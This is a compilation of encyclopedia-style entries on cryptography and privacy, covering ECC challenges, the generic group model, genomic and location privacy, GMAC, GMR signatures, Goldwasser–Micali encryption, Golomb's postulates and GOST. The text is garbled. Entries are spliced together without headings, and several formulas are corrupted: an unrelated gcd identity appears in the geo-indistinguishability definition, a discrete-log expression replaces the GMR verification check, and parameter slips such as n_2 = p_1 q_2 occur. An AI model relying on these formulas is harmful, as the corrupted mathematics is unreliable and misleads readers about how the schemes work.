In 1997, Certicom issued a series of ECC challenges. The elliptic curve discrete logarithm problems posed as challenges ranged from easy (curves over 79-bit fields) to very difficult (359-bit fields). The largest challenge problems solved to date are curves over 109-bit fields. A group lead by Monico solved the challenge for a curve over a prime field in 2002 and a curve over GF(2^{109}) in 2004, using parallelized collision search. Work has begun on an attack on a challenge curve over GF(2^{131}) (Bailey et al. 2009).

Generic Group/Ring Model

David Naccache[10] ✉
(10) Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

✉ **David Naccache**
Email: david.naccache@ens.fr

Definition

The generic group/ring model is an idealized cryptographic model, where the adversary is only given access to a randomly chosen encoding of a group, instead of efficient encodings, such as those used by the finite field or elliptic curve groups used in practice (Rogaway 2014). The model includes an oracle that executes the group operation. This oracle takes two encodings of group elements as input and outputs an encoding of a third element. The generic model is sometimes criticized as being an excessive idealization of cryptographic reality. The generic group model suffers from some of the same problems as the random oracle model. Namely, it has been shown that there exist cryptographic schemes which are provable secure in the generic group model, but which are trivially insecure once the random group encoding is replaced with any efficiently computable instantiation of the encoding function.

Definitions

Recently, genomic data prompts some important privacy concerns: (i) DNA reflects information about genetic conditions and predispositions to specific diseases, such as Alzheimer's; (ii) DNA contains information about family members; (iii) DNA (almost) does not change over time, hence revoking or replacing it is impossible; and (iv) DNA analysis is already being used in law enforcement, healthcare, and direct-to-consumer online services, thus prompting numerous ethical issues. Therefore, it is critical to understand the privacy implications of genomic data and develop techniques that will provide privacy-preserving generation, collection, storage, processing, and sharing of genomic data without degrading its utility.

Background

Genomic data has many unique features. Two most notable features are that it is static and it has a long-lived value. Most medical data, such as body temperature and blood pressure, are of relatively short-term value, whereas genomic data changes little over a lifetime and may have value that lasts for decades. Genomic data also can be used to reveal kinship relations between individuals (e.g., in paternity tests). While a substantial portion of an individual's DNA is in common with that of her relatives, it is also unique to her (unless she has an identical twin). This has another set of implications about the potential use of genomic data, like its ability to link to her personally, a property that makes DNA testing useful in criminal forensics. Another essential value of DNA relates to its ability for diagnosing problems in health and behavior. Tests are able to demonstrate increased likelihood for conditions like macular degeneration in old age and Alzheimer's (the most common form of dementia). Although these are often probabilities, they can have diagnostic value as well as privacy ramifications. This power for good and bad has led genomic data to have a certain "mystique," which has been promoted by scientists and the media.

Genomic data already has many uses in several areas in real life. In general, such areas can be summarized as (i) healthcare, (ii) research, (iii) direct-to-consumer (DTC) genomics, and (iv) forensics. Such unique features and wide usage of genomic data result in serious privacy implications about it. Privacy vulnerabilities related to genomic data can be categorized as deanonymization, membership inference, and attribute (e.g., genome) inference.

During generation and collection of genomic data, the main privacy risks are deanonymization and attribute inference. It has been shown that anonymization is an ineffective technique for sharing genomic data (Gymrek et al., 2013). For instance, genomic variants on the Y chromosome are correlated with the last name (for males). This last name can be inferred using public genealogy databases. With further effort (e.g., using voter registration forms), the complete identity of the individual can also be revealed (Gymrek et al., 2013). Humbert et al. evaluated the genomic privacy of an individual threatened by his relatives revealing their genomes (Humbert et al., 2013).

While sharing statistics from genome databases and genomic data sharing beacons, the main privacy risks are membership inference and attribute (or genome) inference. The identity of a participant of a genomic

study can also be revealed by using a second sample, that is, part of the DNA information from the individual and the results of the corresponding clinical study (Homer et al., 2008). Homer et al. prove that the presence of an individual in a case group can be determined by using aggregate allele frequencies and his DNA profile (Homer et al., 2008; Shringarpure and Bustamante, 2015). This work compelled the NIH, as well as the Wellcome Trust in the UK, to remove all publicly available aggregate genomic data from their websites. Recently, Shringarpure and Bustamante showed that it is possible to identify the members of a beacon server (Beacon hosts genomic data of people with a certain disease. Researchers can query the beacon by asking for the existence of an entry, that is, a certain allele at a specific position. The beacon's response can be either "yes" or "no.") by using the results of the queries (Shringarpure and Bustamante, 2015).

For distributed sharing of genomic data and databases, the main privacy risk is attribute inference during computations over genomic data. Ayday et al. showed how an attacker can infer the genome of an individual by using the results of a personalized medicine test (Ayday et al., 2013). They also showed how correlations within genomic data (e.g., linkage disequilibrium between point mutations) can further increase an attacker's inference power.

Theory

Here, we categorize and discuss existing privacy-preserving solutions for genomic data generation, storage, processing, and sharing.

Sequencing and alignment: For read mapping and sequence alignment, Chen et al. proposed a privacy-preserving method to align short sequences to a reference genome by outsourcing the computation to the cloud (Chen et al., 2012). In addition, recently, researchers have been focusing on lightweight cryptographic techniques for privacy-preserving storage, retrieval, and processing of raw genomic data.

Long-term storage: Traditional cryptographic techniques are prone to brute-force attacks. To counter this problem, Huang et al. proposed a scheme named GenoGuard, which uses a new cryptographic primitive called honey encryption to protect genomic data against brute-force attacks (Huang et al., 2015).

Sharing statistics about a genome database: Privacy-preserving techniques to share summary statistics from genome databases are based on

differential privacy, in which a controlled noise is added to the result of a query (to a genome database) (Johnson and Shmatikov, 2013).

Data sharing from genomic data sharing beacons: Shringarpure and Bustamante considered (i) increasing the beacon size, (ii) sharing only small genomic regions, (iii) using single-population beacons, (iv) not publishing the metadata of a beacon, and (v) adding control samples to the beacon dataset in order to mitigate membership inference attacks (Shringarpure and Bustamante, 2015).

Cryptographic solutions for distributed sharing and operations: To mitigate privacy risks during distributed sharing of genomic data and databases, researchers mainly focused on cryptographic techniques for (i) clinical use of genomic data, (ii) comparing genomes, (iii) genomic research, and (iv) identifying similar patients. Baldi et al. made use of private-set intersection and present an effective algorithm for privacy-preserving substring matching on DNA sequences and clinical use of genomic data (Baldi et al., 2011). Cryptographic techniques used for privacy-preserving genomic research include homomorphic encryption, secure hardware, and secure multiparty computation.

Open Problems and Future Directions

Although there are many solutions for privacy-preserving use of genomic data, they each consider and solve a different genomic data analysis problem using different tools (e.g., different cryptosystems). Thus, their interoperability and practicality are limited since using them together creates significant security and efficiency problems. Therefore, it is a crucial requirement to develop interoperable solutions that consider the whole pipeline of genomic data processing.

Another current concern is the beginning of the pipeline: sequencing. Currently, the sequencing facility is accepted as a trusted entity since it has access to individuals' biological samples as well as the outcome of the sequencer (i.e., generated raw genomic data). As a result, all existing schemes have to rely on a trusted entity for sequencing. Developing privacy-preserving techniques for sequencing of biological samples would remove the trusted entity requirement for the sequencing facility and make the whole pipeline more robust.

Another known issue is the standardization. Currently, it is unclear what type of privacy requirements should be enforced for genomic data. For instance, what should be the minimum key size for encryption of data? Or how much noise is acceptable for differential privacy-based solutions (both for utility and privacy)? To answer such questions, we need collaborative standardization efforts by computer scientists, law scholars, medical researchers, and policy makers.

Differential privacy for location-based systems

Definitions

Geo-indistinguishability (Andrés et al., 2013) is a generalization of the formal notion differential privacy (Dwork et al., 2006) to design location privacy-preserving mechanisms with provable privacy guarantees.

Background

Location-Based Services (LBSs) have proliferated with the pervasiveness of smart mobile devices and connectivity. In exchange for their location, geographically contextualized information is sent to users to allow for applications such as assisted navigation, the retrieval of points-of-interest, and even location-based social networks. However, potentially

untrustworthy LBS providers or data leakages can lead to unwanted privacy disclosure.

Location Privacy-Preserving mechanisms (LPPMs) can be employed to preserve location privacy, even against the data collector (service provider). Based on the formal notion of differential privacy (Dwork et al., 2006), Geo-indistinguishability has been proposed to design LPPMs that limit the amount of information that is disclosed to a potential adversary observing the location reports (Andrés et al., 2013).

Theory

Geo-indistinguishability guarantees that a user location is indistinguishable to any other location *close to the user* based on the observed (obfuscated) report. This formal guarantee holds irrespectively of any attacker background information. In other words, the obfuscated report could have been generated with (almost) the same probability from any location around the exact user location.

An obfuscation LPPM such as Geo-indistinguishability can be formally described as a probabilistic function $K(\cdot)$ that assigns to each real location $\tau \in \mathbb{Z}$ a probability distribution on $\mathbb{D}$, with $\mathbb{D}$ and $\mathbb{D}$ the sets of all possible real and obfuscated locations, respectively. Without loss of generality, $\mathbb{D}$ and $\mathbb{D}$ are assumed to be discrete to simplify notation. An obfuscation mechanism K satisfies ϵ-Geo-indistinguishability if:

$$d_{\mathbf{P}}\left(K(x), K(x')\right) \leq \epsilon d_{\mathrm{x}}(x, x') \quad \forall x, x' \in \mathbb{X} \tag{1}$$

where $d_{\mathrm{x}}(\cdot)$ is any distance function and $d_{\mathbf{P}}(\cdot)$ is the multiplicative distance between two distributions, defined as $d_{\mathbf{P}}(\sigma_1, \sigma_2) = \sup_{S \in \mathbb{S}} \left| \log \frac{\sigma_1(S)}{\sigma_2(S)} \right|$, where σ_1 and σ_2 are two distributions on some set S, with the convention that $\mathbb{L} = \left| \log \frac{\sigma_1(S)}{\sigma_2(S)} \right| = 0$ if $\sigma_1(S) = \sigma_2(S) = 0$ and $D \in \mathcal{D}$ if one of the two is 0.

Equation 1 states that the distances in the output distributions of an ϵ-geo-indistinguishible LPPM $K(\cdot)$ with input locations x and x' is bounded by the distance between x and x' multiplied by a small constant ϵ, the *privacy budget*. Intuitively, equation 1 states that the probability of

reporting location z while standing in location x is similar to that of standing in any location x'. This probability distance upper bound ensures that locations closer to the user location x are better concealed, while allowing for some utility of the data to be preserved. Geo-indistinguishability can be efficiently achieved through an obfuscation function $K(\cdot)$ based on additive Laplacian or Exponential noise (Chatzikokolakis et al., 2015).

Commonly, and as specified in the seminal work (Andrés et al., 2013), the privacy budget ϵ is set to $\epsilon = l/r$, where l and r are the user-set maximum privacy loss and radius such that for any x, x' s.t. $d_x(x, x') \leq r$, $us + vt = \gcd(u, v)$ . . In other words, for any location x' within a radius r of the user location x, the maximum privacy loss is l, that is, the maximum distance between the output distributions of $K(\cdot)$ with x and x' is l.

Open Problems and Future Directions

Geo-indistinguishability is only effective under sporadic use of Location Based Services (LBSs). Under continuous location reports, temporal and spatial correlations can be leveraged by adversaries to mitigate the obfuscation (Mendes et al., 2020; Jiang et al., 2021). Therefore, effective differential privacy under continuous location reports is an on-going research topic. Furthermore, the evaluation of the practicality of LPPMs in real-world applications, including the quantification of location privacy (Shokri et al., 2011), is an underexplored thematic (Jiang et al., 2021).

Geo-social networks (Privacy of); Location privacy in social networks; Privacy in location-based social networks

Definitions

Geo-social networks privacy refers to the specific data privacy threats posed by online social networks that involve implicitly or explicitly sharing location information about individuals.

Background

Geo-social networks (geoSNs) are a natural evolution of online social networks in which shared resources and user relationships are augmented by a spatiotemporal dimension. They have been enabled mainly by positioning technology for mobile devices, and indeed geoSN participants are usually interacting through mobile apps. The most common geoSNs can be categorized according to their location sharing functionality:

- *check-in based*. Users of these geoSNs explicitly notify their presence when visiting a given location. This usually leads to sharing with the

service provider and a group of other participants (friends) the time, the geographical position, and the identification of a semantic location (e.g., the Irish pub). A well-known example of this category of geoSN is Foursquare.

- *geo-tagging based*. GeoSNs in this category are typically normal social networks with the extended capability of associating location and temporal information to the resources that users share. This process, called geo-tagging, is usually automatically performed by exploiting the capabilities of mobile apps and devices but can even be based on *geocoding* and geolocation of IP addresses. Well-known examples of social networks with this extended capability are Twitter and Facebook.
- *proximity based*. GeoSNs in this category continuously or periodically monitor the position of their users and provide notifications based on their geographical proximity, possibly revealing the exact or approximate position. Examples are the so-called friend-finder apps (Google Latitude was one of the first ones).

Privacy Violations in geoSNs

As well-known from the mobile data privacy literature (Gkoulalas-Divanis and Bettini, 2018), the release of location information can directly or indirectly lead to a privacy violation. With respect to privacy in location-based services, the adversaries in geoSNs not only include the service provider and possibly external attackers, but also the geoSN participants as honest-but-curious adversaries, since location data is typically shared among groups of them without fully understanding what information they can infer from it. As for general social networks, the individuals at risk are both geoSN participants and nonparticipating individuals, since a geo-tagged resource published by a user may reveal the location of a different individual (e.g., through a geo-tagged group picture with recognizable individuals).

In the context of geoSNs, we can distinguish different types of privacy (Ruiz Vicente et al., 2011), each one described in terms of its potential violation:

- *Identity privacy*. When the user is anonymous or when a pseudonymous is used, identity privacy can be violated by the reidentification of the user based on a position, trajectory, or pattern of movement that uniquely identifies the individual.

- *Location privacy*. When the user identity is known or easily derived, *location privacy* can be violated by exposing through the geoSN sensitive information about the whereabouts of the user (e.g., the presence in a specific place, frequently visited places), and from this information more general privacy violations can occur by inferring common activities, sexual orientation, or even physical condition.
- *Absence privacy*. Sharing a user's location on the geoSN can let an adversary infer that the user is *not* present in a certain place and, considering the distance, cannot even reach that place before a certain time, hence violating the right of the user of keeping this information private.
- *Co-location privacy*. In most geoSNs, an adversary might be able to observe the concurrent presence of two or more users in the same place (e.g. by geo-tagged picture with tagged users). While a user may not be concerned about sharing the information of being in a certain place, exposing the fact of being in that place with a specific person or group of persons may be a privacy violation.

Each type of privacy violation may occur for a single location sharing event or, more likely, for the correlation of a sequence of these events, since they can be usually linked to the same individual through the use of the same pseudonym.

GeoSN privacy violations can lead to potentially serious threats that range from discrimination to physical attacks.

Theory

Most personal data protection techniques for geoSNs are derived from the ones for location-based services and online social networks. In the following we mention the main approaches, focusing on the ones targeting the specific role of location in geoSNs.

- *Access control*. Access control and its extensions to temporal access control and spatiotemporal access control are useful tools to control which geoSN participants can see the information being shared depending on the time and on their geographical position.
- *Spatiotemporal generalization*. This technique avoids sharing a precise geographical position and timestamp associated with a user or a resource by substituting them with a spatial area and possibly with a time interval.

The generalization can also be semantic (e.g., a public venue, or a pub, instead of the Irish pub). The granularity of the generalization depends on the objective and on the trade-off with utility. This technique has been adopted for *identity privacy* by having as objective the inclusion in the generalized area of a sufficient number of candidate individuals in addition to the user sharing the position (achieving a form of k-anonymity with location acting as a quasi-identifier). The technique has also been largely used to protect *location privacy*. In this case the objective of the generalization is not including potential users but decreasing the sensitivity of the position (e.g., instead of revealing to be in a pub, the reported area includes other types of places). *Absence privacy* can also be protected with this technique, possibly at a significant cost in terms of utility. Note that the possibility of generalizing in space or in time depends on the geoSN functionality and on the specific resource. For example, for a picture including a recognizable place, temporal cloaking may be more appropriate than spatial cloaking. For a geo-tagged message like a Tweet, real time may be more important than a precise set of coordinates. When considering the algorithms implementing this technique, attention should be given to resistance from attacks exploiting correlations of multiple areas linked to the same participant (Bettini et al., 2005), from attacks exploiting the knowledge of the specific generalization algorithm, as well as other external knowledge that may be joined with the released information.

- *Fake location*. This technique substitutes the actual location with one or more fake locations trying to preserve the utility of the location information. The most effective algorithms are based on a statistical approach. Among them, those derived from the *differential privacy* approach obtain the fake location by inserting noise to the original one in a principled way. Some issues related to the ability of adversaries to correlate multiple data release by the same individual and to the overall practical utility still deserve investigation. Distance-preserving coordinate transformations have also been proposed for location privacy in geoSN (Puttaswamy et al., 2014) so that the server can efficiently compute proximity without knowing the actual locations. However, if not coupled with other techniques, distance-preserving transformations are known to be exposed to reidentification attacks by correlating partial

knowledge of distances between users with external public knowledge as, for example, user density information (Mascetti et al., 2013).

- *Cryptography*. The techniques in this category usually combine property-preserving cryptographic schemes, hashing, and secure multiparty computation protocols in order to hide the location information to curious or malicious adversaries. They have been proposed both for check-in and proximity-based geoSNs. For example, the algorithms proposed in Mascetti et al. (2011) consider a proximity-based geoSN with co-location notification service and provide complete location and co-location privacy with respect to the service provider and controllable (granular) location privacy with respect to the participants. This is achieved by combining a hashing mechanism, a commutative encryption scheme, and spatial generalization.

Open Problems and Future Directions

The geoSN privacy protection problem is still far from being solved. Among the many issues that deserve further investigation, in addition to more effective protection techniques, the following are probably the most challenging.

- *Privacy preference specification*. It is difficult for a geoSN participant to understand the different privacy violations that may be enabled by a check-in, an implicitly geo-tagged picture or a position update (Sadeh et al., 2009). It is even more difficult to select appropriate levels of privacy when the geoSN offers a choice. Research is still needed to fill the gap between the need of technical parameter setting in protection techniques and usable preference settings, possibly driven by AI algorithms.
- *Trade-off between protection and utility*. Each protection technique comes at a cost that typically has two components: computational and communication overhead and loss of service utility. There is still need for formal tools to evaluate these components in order to make informed preference choices of the different levels of protection.
- *Alignment with regulation*. A significant effort is needed by the geoSN providers to adopt solutions aligned with the current regulation and for the research community to design and engineer efficient solutions. Principles like privacy by design and by default still need to properly find their way in geoSNs.

Galois message authentication code

Definition

GMAC is a MAC algorithm based on a universal hash function that uses polynomial evaluation in a finite field of characteristic two. The polynomial with as coefficients the message blocks is evaluated in a secret key. The result is encrypted using a block cipher (e.g., AES) in Counter Mode.

Background

Information theoretic authentication was developed in the 1970s by Simmons (1991) and Carter and Wegman (1979; Wegman and Carter 1981). The polynomial construction has been proposed by several authors including Bierbrauer et al. (1994) and den Boer (1993) in 1993. GMAC is a polynomial authentication code over the finite field GF(2^n); the specification of GMAC is part of the GCM mode for authenticated encryption that was standardized in 2007 by NIST (McGrew and Viega 2004; National Institute of Standards and Technology (NIST) 2007).

Theory

GMAC is a randomized MAC algorithm. In contrast to CBC-MAC, GMAC computations can be parallelized.

The encryption with the block cipher E using the key K will be denoted with $E_K(.)$. An n-bit string consisting of zeros will be denoted with 0^n. The length of a string x in bits is denoted with $|x|$. The function $\mathrm{MSB}_m(.)$ selects the leftmost m bits of its input.

GMAC uses a block cipher with block length $n = 128$ bits and key length $k \geq 128$ bits. GMAC operates on messages of bitlength at most $2^{64} - 1$. It requires an IV with $1 \leq |IV| \leq 2^{64} - 1$. It is critically important for the security of GMAC that an IV value is never reused with the same key.

First the value H is computed as $H \leftarrow E_K(0^{128})$. If $|IV| = 96$, the masking key K_1 is defined as $E_K(IV|\, 0^{31}|\, 1)$ (for other lengths of the IV, see (National Institute of Standards and Technology (NIST) 2007)). Subsequently the message x is right-padded with 0 bits until its length is a multiple of 128. Next $|x|$ is represented as a 64-bit string and concatenated with 0^{64}; the resulting value is appended to the message.

The padded message x' is now divided into t' blocks of 128 bits denoted with x'_i, $1 \leq i \leq t'$. All inputs to the GMAC function (H, K_1, and the x'_i) are now considered as elements of $\mathrm{GF}(2^{128})$. GMAC can be described as follows:

$$\mathrm{GMAC}_K(x) = \mathrm{MSB}_m \left(K_1 + \sum_{i=1}^{t'} x'_i \cdot H^{t'+1-i} \right).$$

If the block cipher is pseudorandom and the IV is never reused, the security of GMAC is well understood: The probability of sending an acceptable tag without having observed a text/tag pair (the impersonation probability) equals 2^{-m}, while the probability of forging a text/tag pair after having observed one pair (the substitution probability) is equal to $t'/2^{128}$; this imposes restrictions on the message length. These are general results for polynomial MAC algorithms (Bierbrauer et al. 1994; den Boer 1993). In GMAC however, the key H is reused many times; McGrew and Viega

provide an analysis that take into account the reuse of H and the details of the GMAC construction (such as the padding). The GMAC standard imposes that a single key K can only be used with at most 2^{32} messages, in order to guarantee a forgery probability less than 2^{-32}.

Joux has pointed out that a repeated IV results in a trivial key recovery (Joux 2006). Ferguson has demonstrated that making m too small brings security risks. Handschuh and Preneel discuss some further issues related to partial key leakage (Handschuh and Preneel 2008). This shows that in spite of the fact that one can prove elegant bounds on the forgery probability, GMAC is perhaps less robust that one would hope for.

One way to make polynomial MAC algorithms more robust is to use a different key H for each message; this approach has been taken in the SNOW 3G specification (3GPP TS 35.216 2006).

GMR Signature

Gerrit Bleumer[17] ✉
(17) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

✉ **Gerrit Bleumer**
Email: g.bleumer@francotyp.com

Definition

The GMR Signature Scheme was invented by Goldwasser, Micali, and Rivest (1984, 1988). In their landmark publication (Goldwasser et al. 1984), they presented a formal framework of security definitions of cryptographic signature schemes (digital signature schemes and public key cryptography) and proposed the GMR Signature Scheme, which, under the assumption that integer factoring is hard, is provably secure by their strongest security definition, i.e., it resists existential forgery under an adaptive chosen message attack.

Background

The value of the GMR Signature Scheme is not in its practical use, but in showing the existence of a provably secure signature scheme. Other more efficient signature schemes such as RSA digital signature scheme, *DSA*, or *ECDSA* (digital signature standard) are memoryless. In order to produce a signature, one does not need to memorize any previously produced signatures (in whole or in part). Also, the computational effort of signing and verifying and the length of signatures are independent of the number of signatures a signer has produced before. In contrast, the GMR Signature

Scheme is not memoryless, i.e., each signature a signer produces depends on every other signature the signer has produced before. Even worse, the computation time to produce and to verify a signature and the length of a signature increase (logarithmically) with the number of signatures that a signer has produced before. At the cost of some memory, the average signing performance can be made independent of the number of signatures that a signer has produced before. In essence, the overall performance of the GMR Signature Scheme (in terms of time and memory) decreases steadily over the lifetime of each signing key pair.


Theory

In a nutshell, the GMR Signature Scheme works as follows: a signer who anticipates to produce 2^b signatures constructs a key pair for security parameter k as follows: The public verifying key consists of four components:

1. The maximum number $B = 2^b (b \in N_0)$ of messages to be signed.

2. Two randomly chosen Blum integers $n_1 = p_1 q_1$ and $n_2 = p_1 q_2$, i.e., each the product of two prime numbers both congruent to 3 modulo 4, but not congruent to each other modulo 8, such that n_1 and n_2 are each of length k-bit.

3. The two infinite families of pairwise claw-free trap-door permutations (trap-door one-way functions) $f_{i,n}(x) = \pm 4^{\mathrm{rev}(i)} x^{2^{\mathrm{len}(i)}} \bmod n$ for $n = n_1$ and $n = n_2$, where the function rev(·) takes a bit string $i \in \{0, 1\}^+$ and returns the integer represented by the bits of i in reversed order, and the function len(·) takes a bit string $i \in \{0, 1\}^+$ and returns its number of bits. The sign plus or minus is selected such that the image of f_{inn} is positive and smaller than $n/2$.




4. A randomly chosen integer r in the domain of $x \in \mathbb{F}_q^n$.

The private signing key consists of the primes *p1*, *q1*, *p2*, *q2*, which allow to efficiently compute the inverse permutations $f_{i,n_1}^{-1}(y)$ and $f_{i,n_1}^{-1}(y)$.

Let us first consider the simple case of signing only one message *m*, i.e., *B* = 1 and *b* = 0. The signer chooses a random element r_0 from the domain of $x \in \mathbb{F}_q^n$ and computes the signature (*t*, r_0, *s*) for *m* such that:

$$t = f_{r_0,n_1}^{-1}(r) \text{ and } s = f_{m,n_2}^{-1}(r_0)\,. \tag{1}$$



The signature (*t*, r_0, *s*) is displayed in Fig. 1 as a chain connecting the signer's root element *r* with the actual message *m*.

GMR Signature, Fig. 1 Signing one message

A verifier checks the signature by computing from the message *m* up to the signer's root element *r* as follows: First check that $f_{m,n_2}(s) = r_0$, and then check that $y = g^a \in \mathbb{Z}_p^*$.

If there are $B = 2^b 1$ messages to be signed, the signer expands the root element r from the case $B = 1$ above into a binary authentication tree (Merkle 1982) with B leaves $r_0, r_1, \ldots, r_{B-1}$. All nodes of the authentication tree except for the root r are chosen uniformly at random from the domain of $x \in \mathbb{F}_q^n$ analogously to r_0 in (1) above. Each node R is unforgeably tied to both its children R_0 and R_1 by computing a tag $f^{-1}_{R_0 \| R_1, n_1}(R)$ analogously to how the tag t was computed in (1) above. Finally, the message $m_j (0 \le j \le B - 1)$ is unforgeably tied to r_j, which hangs off of the jth leaf of the authentication tree by computing a tag $s_j = f^{-1}_{m_j, n_2}(r_j)$ analogously to how the tag s was computed in (1) above. The signature for message m_j then consists of (a) the sequence of b nodes from the root r down to item r_j, (b) the b tags associated to these nodes (analogously to t above), and (c) the tag s_j (analogously to s above). The authentication tree and associated tags for the case $B = 8, b = 3$ is depicted in Fig. 2 as a binary tree connecting the signer's root element r with the B messages $m_0, m_1, \ldots, m_{B-1}$.

GMR Signature, Fig. 2 Signing more than one message

A verifier can check the signature in reverse order beginning from the message m_j and working back up to the root element r of the signer.

Obviously, the authentication tree need not be precomputed in the first place, but can be built step by step as the need arises. For example, signing the first message requires one to compute the complete path from the root r down to the item r_0, but signing the second message only requires one to build one more leaf of the authentication tree and the next item r_1, while all previously built nodes of the authentication tree can be reused. So, on average, each signature requires one to build two new nodes of the authentication tree and one additional item. A complete security analysis is given in (Goldwasser et al. 1988).

Goldwasser–Micali Encryption Scheme

Kazue Sako[18] ✉
(18) NEC, Kawasaki, Japan

✉ **Kazue Sako**
Email: k-sako@ab.jp.nec.com

Definition

Goldwasser–Micali Encryption scheme is an encryption scheme that was proposed in the paper "probabilistic encryption" in 1984.

Background

The Goldwasser–Micali encryption scheme (Public Key Cryptography) is the first encryption scheme that achieved Semantic Security against a passive adversary under the assumption that solving the quadratic residuosity problem is hard. The scheme encrypts 1 bit of information, and the length of the resulting ciphertext equals the length of the composite number n used in scheme, which is typically thousands of bits long.

Theory

In the Goldwasser–Micali encryption scheme, a public key is a number n, that is a product of two prime numbers, say p and q. Let Y be a quadratic nonresidue modulo n (Quadratic Residue and Modular Arithmetic), whose Jacobi Symbol is 1. The decryption key is formed by the prime factors of n.

The Goldwasser–Micali encryption scheme encrypts a bit b as follows. One picks an integer $r(1 < r < n - 1)$ and outputs $c = Y^b r^2 \bmod n$ as

ciphertext. That is, c is quadratic residue if and only if $b = 0$. Therefore a person knowing the prime factors of n can compute the quadratic residuosity of the ciphertext c, thus obtaining the value of b.

If the quadratic residuosity problem is hard, then guessing the message from the ciphertext is equivalently hard.

Golomb's Randomness Postulates

Tor Helleseth[19] ✉
(19) The Selmer Center, Department of Informatics, University of Bergen, Bergen, Norway

✉ **Tor Helleseth**
Email: Tor.Helleseth@ii.uib.no

Definition

Golomb's randomness postulates are three properties that one expects to find in random sequences.

Theory and Applications

No finite sequence constructed by a linear feedback shift register is a truly random sequence. Golomb (1967) introduced the notion of a *pseudo-random* sequence for a periodic binary sequence that satisfies three randomness postulates. These postulates reflect the properties one would expect to find in a random sequence.

A run in a binary sequence is a set of consecutive 0s or 1s. A run of 0s is denoted a gap and a run of 1s is denoted a *block*. A gap of length k is a set of k consecutive 0s flanked by 1s. A block of length k is a set of k consecutive 1s flanked by 0s. A run of length k is is a gap of length k or a block of length k. In this terminology, the three randomness postulates of a periodic sequence are as follows:

R-1	In a period of the sequence, the number of 1s and the number of 0s differ by at most one.

R-2	In every period, half the runs have length 1, one-fourth have length 2, one-eight has length 3, etc., as long as the number of runs so indicated exceeds 1. Moreover, for each of these lengths, there are equally many gaps and blocks.
R-3	The out-of-phase autocorrelation of the sequence always has the same value.

The R-2 postulate implies the R-1 postulate, but otherwise the postulates are independent, which follows from the observation that there exist sequences that satisfies some but not all of the postulates. Some examples are:

Example 1 *The m-sequence 000010010110011111000110111 0 101 of period 31 is an R-1, R-2, and R-3 sequence.*

Example 2 *The sequence 00100011101 of period 11 is an R-1 sequence. It is also an R-3 sequence since the out-of-phase autocorrelation is equal to − 1. However, the sequence is not an R-2 sequence since there are two blocks of length 1 but only one gap of length 1.*

Example 3 *The sequence 0000010001101 of period 13 is an R-3 sequence with a constant out-of-phase autocorrelation being 1, but the sequence violates the R-1 and R-2 conditions.*

Example 4 *The sequence 01001101 of period 8 is an R-1 and R-2 sequence but not an R-3 sequence.*

The three randomness postulates are inspired by the properties obeyed by maximal-length linear sequences (*m*-sequences). Also, they can be interpreted as properties of flipping a perfect coin. R-1 says that heads and tails occur about equally often, R-2 says that after a run of *n* heads (tails) there is a probability 1/2 that the run will end with the next coin-flip. R-3 is the notion of independent trials. Knowing the outcome of a previous coin-flip gives no information of the current coin-flip.

Any sequence obeying both R-1 and R-3 can be shown to have a value of the out-of-phase autocorrelation being −1 and therefore the period must be odd. Sequences which obey the randomness postulates of Golomb are sometimes also called pseudo-noise sequences (PN-sequences).

For the extension of the Golomb's randomness postulates to nonbinary sequences, see (Golomb and Gong 2005).

GOST

Christophe De Cannière[20] ✉
(20) Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

✉ **Christophe De Cannière**
Email: christophe.decanniere@esat.kuleuven.be

GOST is an encryption algorithm adopted as a standard by the former Soviet Union in 1989 (Zabotin et al. 1989). The specifications, translated from Russian in 1993, describe a DES-like 64-bits block cipher (Data Encryption Standard) and specify four modes of operation.

The GOST encryption algorithm is a very simple 32-round Feistel cipher. It encrypts data in blocks of 64 bits and uses a 256-bit secret key. The 32-bit *F*-function used in the Feistel construction consists of three transformations. First, a 32-bit subkey is mixed with the data using an addition modulo 2^{32}. The result is then split into 4-bit segments, fed in parallel to eight 4 × 4-bit S-boxes. Finally, the output values are merged again and rotated over 11 bits. The *key schedule* (Block Cipher) of GOST is also particularly simple: the 256-bit secret key is divided into eight 32-bit words and directly used as subkeys in rounds 1–8, 9–16, and 17–24. The same eight subkeys are reused one more time in rounds 25–32, but in reverse order Fig. 1.

GOST, Fig. 1 One round of GOST

A remarkable property of the GOST standard is that the eight S-boxes are left unspecified. The content of these lookup tables is considered to be a secondary long-term secret key, common to a network of computers, and selected by some central authority. The set of S-boxes can be strong or weak, depending on the authority's intention. The S-boxes can even be hidden in an encryption chip, thus keeping them secret to the users of the device. As explained in a short note by Saarinen (1998), recovering the secret S-boxes would not be very hard, however. If a user is allowed to select the 256-bit key of the cipher, he can easily mount a "chosen key attack" and efficiently derive the secret contents of the lookup tables.

The best attacks on GOST exploit the simplicity of its key schedule. The first attack in open literature is a related key attack by Kelsey et al. (1996). Biryukov and Wagner (2000) have shown that the cipher is vulnerable to slide attacks. Their cryptanalysis breaks 20 rounds out of 32, but also reveals weak key classes for the full cipher. Finally, Seki and Kaneko (2001) have applied differential cryptanalysis to reduced-round versions of GOST. Combined with a related-key approach, the attack breaks 21 rounds.

Cyber-physical systems governance

Definition

Governance in cyber-physical systems is focused on the systemic regulation of the performance of the computational algorithms (cyber system) and physical components (physical system) as well as the joint influence of these systems on one another. This results in the “joint optimization” of the computational algorithms and physical components that constitute an integrated cyber-physical system. This “joint optimization” is not “optimization” in the traditional mathematical sense. Instead, it is a recognition of the necessity of governance to address “metasystem” functions that provide higher-level integrated control of individual cyber and physical system components.

Background

The term cyber-physical system (CPS) emerged in 2006, coined by Helen Gill at the National Science Foundation in the United States (Lee and

Seshia 2017). Although one may be tempted to associate the term "cyberspace" with CPS, CPS's roots are older and more profound. It would be more accurate to view the terms "cyberspace" and "cyber-physical systems" as stemming from the same root, "cybernetics," rather than viewing one as being derived from the other (Lee and Seshia 2017). The term "cybernetics" was coined by Norbert Wiener in the 1940s and focused on communication and control (Wiener 1948). Norbert Wiener was an American mathematician who had a significant impact on the development of control systems theory (Wiener 1948).

Theory

